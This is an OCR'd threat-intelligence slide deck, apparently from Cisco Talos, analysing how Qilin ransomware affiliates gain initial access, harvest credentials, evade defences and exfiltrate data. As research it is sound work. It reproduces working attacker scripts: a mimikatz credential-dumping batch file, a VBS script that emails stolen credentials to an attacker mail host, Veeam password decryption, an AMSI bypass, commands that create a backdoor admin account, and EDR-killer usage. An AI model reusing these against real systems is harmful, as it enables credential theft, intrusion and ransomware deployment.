
※Based on our research

CISCO TALOS

Relationship between Qilin affiliates with Initial Access


Initial Access

Example Case of Initial Intrusion via VPN



Credential exposure identified across multiple accounts

- Leaked via Such as Telegram, Breach forums, and MegaNZ
- Earliest evidence dates back ~3 months prior to the intrusion



Credential Markets vs. Dedicated Brokers

- In multiple cases, Qilin intrusions beginning with VPN access using compromised credentials.
- Our research indicates Qilin affiliates possibly using leaked credentials from a dark web dump (likely purchased or downloaded from a breach database)
- Early indicators point to a low-to-moderate link between Qilin affiliates and IABs

Relationship between Qilin affiliates with Initial Access Brokers

Scattered Lapsus$ Hunters

- Financially motivated
- A coalition of groups including Scattered Spider, Lapsus$, and ShinyHunters
- Data exfiltration

Telegram

scattered LAPSUS$ hunters part 7(Reducted)
| 2025/11/21 23:03:17
Are you a Qilin ransomware affiliate? You need a hospital IA?
Message us and claim a free domain joined 129 TB
DA + SYS perms IA !!!!! Signal: @[Reducted]

CISCO TALOS

Possible Credential Information Source

Credential Information Source

Telegram/encrypted message platform

Marketplace Sales / Forum

Initial Access Broker

Invite-only markets

Free Leaks and Samples

Qilin Affiliates

Qilin Attack Flow

From Reconnaissance and discovery

CISCO TALOS

Overview of Qilin Attack Flow

Initial Access

Authentication to customer VPN using credentials likely found on the dark web.

Reconnaissance & Discovery

Enumeration of credential stores to identify users and passwords.

Credential Access

Dumping AD credentials from domain controllers, Kerberoasting, Mimikatz.

Privilege Escalation

NTLM authentication against several accounts, including administrators.

Lateral Movement

Moving to connected network shares.

Defense Evasion

Removal of EDR and security tools.

Impact

Data exfiltration, Qilin ransomware deployment, full compromise of AD requiring domain rebuild.

Inhibit Recovery

Deletion of Windows Event Logs and Volume Shadow Copy Service (VSS) snapshots.


CISCO TALOS

Reconnaissance and discovery

Command	Attacker gains
nltest /dclist:<Domain>	Where the domain controllers (DCs) are located
net user <Username> /domain	Which users are high-value or privileged
net user <Username>	Local privilege level on the compromised host
net accounts	How feasible password-based attacks are
nltest /domain_trusts /all_trusts	How far lateral movement can be expanded across the environment

Reconnaissance and discovery

Command	Attacker gains
whoami.exe /priv	Which privileges are available to enable credential dumping, token abuse, or local privilege escalation → Can I dump LSASS or impersonate another token right now?
tasklist /FI "IMAGENAME eq explorer.exe" /FO CSV /NH	Which users are interactively logged on and whether privileged users are currently active → Is a domain admin or high-value user logged in?
Netscan tool	Which internal hosts, open services, and potential lateral movement paths are reachable → Where can I move next without raising noise?



CISCO TALOS

Reconnaissance and discovery

PingCastle collects Active Directory configuration information and calculates a security risk score.

```
   ¥  / ¥   ¨ ¨>   Get Active Directory Security at 80% in 20% of the time
    ¥/   ¥ ,'      End of support: 2026-01-31
     O¨ ---O       To find out more about PingCastle, visit https://www.pingcastle.com
      ¥ ,'        For online documentation, visit https://helpcenter.netwrix.com/category/pingcastle
       v          For support and questions:
                  -      Open-source community, visit https://github.com/netwrix/pingcastle/issues
                  -      Customers, visit https://www.netwrix.com/support.html
What do you want to do?
=======================
Using interactive mode.
Do not forget that there are other command line switches like --help that you can use
  1-healthcheck-Score the risk of a domain
  2-azuread     -Score the risk of AzureAD
  3-conso       -Aggregate multiple reports into a single one
  4-carto       -Build a map of all interconnected domains
  5-scanner     -Perform specific security checks on workstations
  6-export      -Export users or computers
  7-advanced    -Open the advanced menu
  0-Exit
==============================
This is the main functionnality of PingCastle. In a matter of minutes, it produces a report which will give you an overview
 of your Active Directory security. This report can be generated on other domains by using the existing trust links.
```

Credential access

Mimik¥!dcsync.bat
Mimik¥!light.bat
Mimik¥!start.bat
Mimik¥Command.txt
Mimik¥Mimik¥pars.vbs
Mimik¥Mimik¥x32¥mimidrv.sys
Mimik¥Mimik¥x32¥mimikatz.exe
Mimik¥Mimik¥x32¥mimilib.dll
Mimik¥Mimik¥x32¥mimilove.exe
Mimik¥Mimik¥x32¥mimispool.dll
Mimik¥Mimik¥x64¥mimidrv.sys
Mimik¥Mimik¥x64¥mimikatz.exe
Mimik¥Mimik¥x64¥mimilib.dll
Mimik¥Mimik¥x64¥mimispool.dll
Mimik¥Pass¥BulletsPassView.exe
Mimik¥Pass¥BulletsPassView64.exe
Mimik¥Pass¥BypassCredGuard.exe
Mimik¥Pass¥ChromePass.exe

Attacker Custom
.bat, .txt, .vbs files

Credential access

Content of !light.bat file

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t
REG_DWORD /f /d 1

cd /d %~dp0
md !logs
md !logs\Hashes
md !logs\Linux

if %PROCESSOR_ARCHITECTURE%==AMD64 (
    REM start .\Pass\netpass.exe
    start .\Pass\netpass64.exe
) else (start .\Pass\netpass.exe)

start .\Pass\WebBrowserPassView.exe
start .\Pass\BypassCredGuard.exe

start /b cmd /c ".\Pass\SharpDecryptPwd WinSCP >> .\!logs\Linux\WinSCP.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd Navicat >> .\!logs\Linux\Navicat.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd Xmanager >> .\!logs\Linux\Xmanager.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd TeamViewer >> .\!logs\Linux\TeamViewer.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd FileZilla >> .\!logs\Linux\FileZilla.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd Foxmail >> .\!logs\Linux\Foxmail.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd TortoiseSVN >> .\!logs\Linux\TortoiseSVN.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd Chrome >> .\!logs\Linux\Chrome.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd RDCMan >> .\!logs\Linux\RDCMan.txt"
start /b cmd /c ".\Pass\SharpDecryptPwd SunLogin >> .\!logs\Linux\SunLogin.txt"

(partial code)
```

Credential access

Content of !light.bat file

Identify the OS architecture (64-bit / 32-bit)

Escalate privileges to access credential stores

Harvest credentials from multiple sources

Minimize traces and preserve extracted data

```
if %PROCESSOR_ARCHITECTURE%==AMD64 (

.\Mimik\x64\mimikatz.exe "event::clear" "sekurlsa::bootkey" "misc::memssp" "privilege::debug"
"token::elevate" "sekurlsa::dpapi" "log .\!logs\Result.txt" "dpapi::chrome /in:"""%localappdata%
\Google\Chrome\User Data\Default\Login Data""" /unprotect" "sekurlsa::logonPasswords" "vault::cred"
"lsadump::secrets" "lsadump::cache" "lsadump::sam" "ts::mstsc" "ts::logonPasswords" "dpapi::credhist /
in:"""%AppData%\Roaming\Microsoft\Protect\CREDHIST"" "dpapi::sccm /unprotect" "dpapi::ssh /unprotect /
impersonate" "misc::citrix" exit

) else (.\Mimik\x32\mimikatz.exe "event::clear" "misc::memssp" "sekurlsa::bootkey" "privilege::debug"
"token::elevate" "sekurlsa::dpapi" "log .\!logs\Result.txt" "dpapi::chrome /in:"""%localappdata%
\Google\Chrome\User Data\Default\Login Data""" /unprotect" "sekurlsa::logonPasswords" "vault::cred"
"lsadump::secrets" "lsadump::cache" "lsadump::sam" "ts::mstsc" "ts::logonPasswords" "dpapi::credhist /
in:"""%AppData%\Roaming\Microsoft\Protect\CREDHIST"" "dpapi::sccm /unprotect" "dpapi::ssh /unprotect /
impersonate" "misc::citrix" exit)
.\Mimik\pars.vbs .\!logs\Result.txt
) else (.\Mimik\pars.vbs .\!logs\Result32.txt)

(partial code)
```

CISCO TALOS

Credential access

Content of pars.vbs

```
Dim o_Mess, v_Conf
v_Conf = [Reducted]
Set o_Mess = CreateObject("CDO.Message")
With o_Mess
    .To = "mimikatzlogs@anti.pm" '
    .From = "mimikatz@anti.pm" '
    .Subject = ([Reducted] & "sending Result.txt from mimikatz") '
    .TextBody = ([Reducted]) '
    .AddAttachment (fullpath & "\!logs\result.txt" )'
    .TextBodyPart.Charset = "windows-1251" '
With .Configuration.Fields
    .Item(v_Conf & "sendusing") = 2 '
    .Item(v_Conf & "smtpserver") = "mail.anti.pm" '
    .Item(v_Conf & "smtpauthenticate") = 1 '
        .Item(v_Conf & "sendusername") = "mimikatz@anti.pm" '
        .Item(v_Conf & "sendpassword") = [Reducted] '
    .Item(v_Conf & "smtpserverport") = 25 '
    .Item(v_Conf & "smtpusessl") = FALSE '
    .Item(v_Conf & "smtpconnectiontimeout") = 60 '
    .Update
End With
    .send
End With

(partial code)
```

CISCO TALOS

Credential access

Extract encrypted credentials from Veeam's PostgreSQL database

Decode Base64-encoded passwords into raw byte data

Decrypt them into plaintext using Windows DPAPI (LocalMachine)

```
cmd.exe /Q /c powershell.exe -e
JABQAG8AcwB0AGcAcgBlAFMAcQBsAEUA
AdABnAHIAZQBTAFEATABcADEANQBcAGI
YAbwByAFcAaQBuAGQAbwB3AHMAQQB1AH
```

```
$PostgreSqlExec = "C:\Program Files\PostgreSQL\15\bin\psql.exe"

$PostgresUserForWindowsAuth = "postgres"
$SqlDatabaseName            = "VeeamBackup"

$b64Salt = "Reducted"

$SQLStatement = "SELECT user_name AS User, password AS Password, description AS Description FROM
credentials WHERE password != '';"

:
:
:

try {
        $raw = [System.Security.Cryptography.ProtectedData]::Unprotect(
            $EncryptedPWD,
            $null,
            [System.Security.Cryptography.DataProtectionScope]::LocalMachine
        )

        $pw_string = $enc.GetString($raw) -replace '\s', 'WHITESPACE_ERROR'
    }

(partial code)
```

CISCO TALOS

Privilege escalation and lateral movement

Command	Attacker gains
netsh advfirewall firewall add rule name=allow RemoteDesktop dir=in protocol=TCP localport=3389 action=allow	Enables inbound RDP access by opening port 3389, allowing remote interactive access
reg add HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server /v fDenyTSConnections /t REG_DWORD /d 0 /f	Enables Remote Desktop on the system, making RDP connections possible
net user Attacker Password@123 /add	Creates a new local user account controlled by the attacker
net1 localgroup administrators /add	Adds the attacker-controlled account to the local Administrators group, granting full privileges
net share c=c:\ /grant:everyone,full	Exposes the entire C: drive as a network share with full access for lateral movement or data theft
net use r: \\[redacted]\Share /user:abc\administrator admin123 /p:yes	Authenticates to a remote share using administrative credentials and establishes persistent access

cisco TALOS

Privilege escalation and lateral movement

T1219: Remote Access Software

[2025-[redacted] support.ClientSetup.exe executed MsiExec.exe : C:¥Windows¥System32¥msiexec.exe /i C:¥Users¥[redacted]¥AppData¥Local¥Temp ¥ScreenConnect¥xxx¥yyy¥ScreenConnect.ClientSetup.msi

[2025-[redacted]] C:¥Program Files (x86)¥ScreenConnect Client ¥ScreenConnect.ClientService.exe ? e=Access&y=Guest&h=holapor67.top&p=8880&s=SessionID&k=Key

[2025-[redacted]] ScreenConnect.ClientService.exe made a connection to tcp://85.239.34.91:8880

Artifacts of exfiltration

WinRAR.exe execution artifacts in logs

C:¥Program Files¥WinRAR¥WinRAR.exe a -ep1 -scul -r0 -iext -imon1 --. File and Directory

Argument	Meaning
a	Add files/directories to the archive
-ep1	Exclude the first directory component when storing paths
-scul	Use Unicode (little-endian) character set for file names
-r0	Disable recursion (do not include subdirectories)
-iext	Enable standard processing based on file extensions
-imon1	Information monitor level 1 (minimal console output)

CISCO TALOS

Artifacts of exfiltration

s5cmd execution artifacts in logs

```
s5cmd --credentials-file credentials cp ¥
  --include *.pdf ¥
  --include *.png ¥
  --include *.jpg ¥
  --include *.jpeg ¥
  --include *.xls ¥
  --include *.xlsx ¥
  --include *.tif ¥
  --include *.zip ¥
  --include *.doc ¥
  --include *.docx ¥
  E:¥[Reducted] s3://[Reducted]
```

Artifacts of exfiltration

Selecting data to exfiltrate

C:¥Program Files¥Internet Explorer¥iexplore.exe ¥¥[redacted].pdf

C:¥Windows¥system32¥NOTEPAD.EXE ¥¥[redacted] key.txt

C:¥Windows¥system32¥mspaint.exe ¥¥[redacted].JPG

Artifacts of exfiltration

Cyberduck is a file transfer client used to upload and download files.

Cyberduck history file observed as an artifact

```
<key>Protocol</key>

        <string>b2</string>
        <key>Provider</key>
        <string>iterate GmbH</string>
        <key>UUID</key>
        <string><UUID></string>
        <key>Hostname</key>
        <string>api.backblazeb2.com</string>
        <key>Port</key>
        <string>443</string>
        <key>Username</key>
        <string><Username></string>
        <key>Workdir Dictionary</key>
        <dict>
                <key>Type</key>
                <string>[directory, volume]</string>
                <key>Remote</key>
                <string>/<USER></string>
                <key>Attributes</key>
                <dict>
                        <key>Version</key>
                        <string><key></string>
                        <key>Region</key>
                        <string>allPrivate</string>
                </dict>
        </dict>
        <key>Access Timestamp</key>
        <string><Timestamp></string>
        <key>Custom</key>
        <dict>
                <key>b2.upload.largeobject.size</key>
                <string>100000000</string>
                <key>b2.copy.largeobject.size</key>
                <string>100000000</string>
                <key>b2.upload.largeobject.size.minimum</key>
                <string>5000000</string>
```

Defense evasion

Obfuscated Powershell

```
cmd.exe /Q /c powershell.exe -exec bypass -noni -nop -w 1 -C  -JOin
(
  '91}78}101!116r46!83r101@114}118!105e99}101T80y111G105T110G116e77T97T110y97e103y101G114e93y58;
  58G83G101G114G118;101!114}67e101;114T116@105@102T105e99T97T116!101;
  86@97}108!105y100!97}116G105e111;110;67e97G108T108@98r97G99T107T32!61e32T123;36}
  116y114G117r101G125G10}116!114e121!123;10}91}82@101@102r93T46@65!115y115G101r109T98T108;
  121e46T71r101G116!84!121T112!101e40!39@83;121!115;39y43}39!116;101r109!46T77G97;
  110G39T43T39@97T103}101r109r101}110;116!46y65}117T116G39G43e39!111G109T97T116T105;
  111}110;46T65;109r39e43T39@115e105e85G116!39T43!39T105r108e115T39G41@46G71r101y116r70;
  105r101!108r100e40}39T97@109G39e43r39y115e105;
  73!110@105;39!43!39r116@70}97T105;
  108}101@100}39}44e32y39T78T111;110T80@39}43T39!117T98}108T105;99}44}
  83G116!97!39y43y39G116r105r99@39!41!46!83G101;
```

partial code

```
cmd.exe /Q /c powershell.exe -exec bypass -noni -nop -w 1 -C
(
    '91e78x101>116m46>83m101o114}118>105m99B101B80m111x105p110p116o77o97x110x97x103-101-114
     o93>58o58B83p101>114e118o101x114B67m101>114x116m105m102>105-99>97>116o101x86x97>108
     x105>100p97}116p105e111B110o67o97B108m108x98p97}99m107}32x61m32x123x36o116m114x117
     x101B125>10o116x114p121B123o10m91x82B101B102>93o46m65o115x115p101m109x98x108o121o46
     e71o101-116-84e121e112o101>40-39x83x121e115>39>43x39x116>101-109e46B77B97m110-39m43
     o39o97-103e101B109-101m110x116>46o65}117-116o39x43-39>111}109x97m116e105o111x110-46
     B65-109o39p43x39m115>105o85o116e39o43>39-105o108e115x39p41-46p71p101B116p70p105B101
     B108p100}40B39o97B109p39B43o39p115x105p73o110x105-39x43-39-116}70>97o105m108B101e100
     o39x44>32m39p78p111p110e80B39>43x39o117o98B108m105-99m44x83o116m97m39p43e39o116>105
     x99x39B41o46x83p101p116p86e97-108x117e101x40B36x110>117m108>108-44}32p36p116>114m117
     m101>41}10e125e99o97>116x99B104-123-125m10e114B101-103B32e97e100e100>32e72o75p76p77
     -92m83B89m83p84x69>77}92>67x117m114>114m101p110>116e67B111m110B116p114>111>108x83-101
     o116x92x67m111p110-116m114x111>108m92x76x115p97B32x47x118}32}68x105B115e97e98x108x101
     o82B101>115-116B114e105}99}116e101x100o65m100>109>105o110x32B47B100o32-48>32o47m116B32
```

partial code

CISCO TALOS

Defense evasion

Obfuscated Powershell

- Disable AMSI
- Disable TLS certificate validation
- Enable Restricted Admin

```
[Net.ServicePointManager]::ServerCertificateValidationCallback = { $true }

try {
    $amsiUtils = [Ref].Assembly.GetType(
        'Sys' + 'tem.Man' + 'agement.Aut' + 'omation.Am' + 'siUt' + 'ils'
    )

    $field = $amsiUtils.GetField(
        'am' + 'siIni' + 'tFailed',
        'NonP' + 'ublic,Sta' + 'tic'
    )

    $field.SetValue($null, $true)
}
catch {
}

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" `
    /v "DisableRestrictedAdmin" `
    /t REG_DWORD `
    /d 0 `
    /f
```

CISCO TALOS

Defense evasion EDR

Base64 encode Powershell + .bat / sc command

- C:\WINDOWS\system32\cmd.exe /Q /c echo powershell.exe -noni -nop -w 1 -enc [BASE64_Encode] >\\[Redacted]\C$\[Reducted] 2^>^&1 > C:\WINDOWS\TEMP\[Reducted].bat & C:\WINDOWS\system32\cmd.exe /Q /c C:\WINDOWS\TEMP\\[Reducted].bat & C:\WINDOWS\system32\cmd.exe /Q /c del C:\WINDOWS\TEMP\\[Reducted].bat
  (Base64 Decoded Result: cd “Path of the security product”)

- Sc stop EDR-Service-Name

CISCO TALOS

Defense evasion EDR

dark-kill

A user-mode code and its rootkit that will Kill EDR Processes permanently by leveraging the power of Process Creation Blocking Kernel Callback Routine registering and ZwTerminateProcess.

```
sc create dark type= kernel binPath=dark.sys
sc start dark
sc create dark type= kernel
binPath=C:¥Users¥¥Downloads¥DarkKill¥Debug¥dark.sys
sc delete dark
```

CISCO TALOS

Defense evasion EDR

HRSword

火绒剑独立版

基于 [redacted]

仅支持64位系统，持续更新

可能出现的问题

1.win7启动失败

请使用 Tools\win7_sha256_fix 签名补丁工具进行修复。

mshta vbscript:CreateObject(Shell.Application).ShellExecute(cmd.exe,/c C:¥Users¥xx¥xxx¥HRSword¥HRSWOR~1.BAT ::,,runas,1)

Defense evasion EDR

TrueSightKiller


TrueSightKiller is a CPP AV/EDR Killer. This driver can be used in Windows 23H2 with HVCI enabled, loldrivers blocklist, or WDAC enabled. HVCI is designed to ensure the integrity of code executed in the kernel, but it cannot protect against all possible vulnerabilities or actions that can be performed through drivers or system interfaces.

C:\[Reducted]\truesight.sys
C:\[Reducted]\TrueSightKiller.exe

TrueSightKiller.exe -n Process ID / Name

Defense evasion EDR

rwdrv.sys and hlpdrv.sys deployed by msimg32.dll.



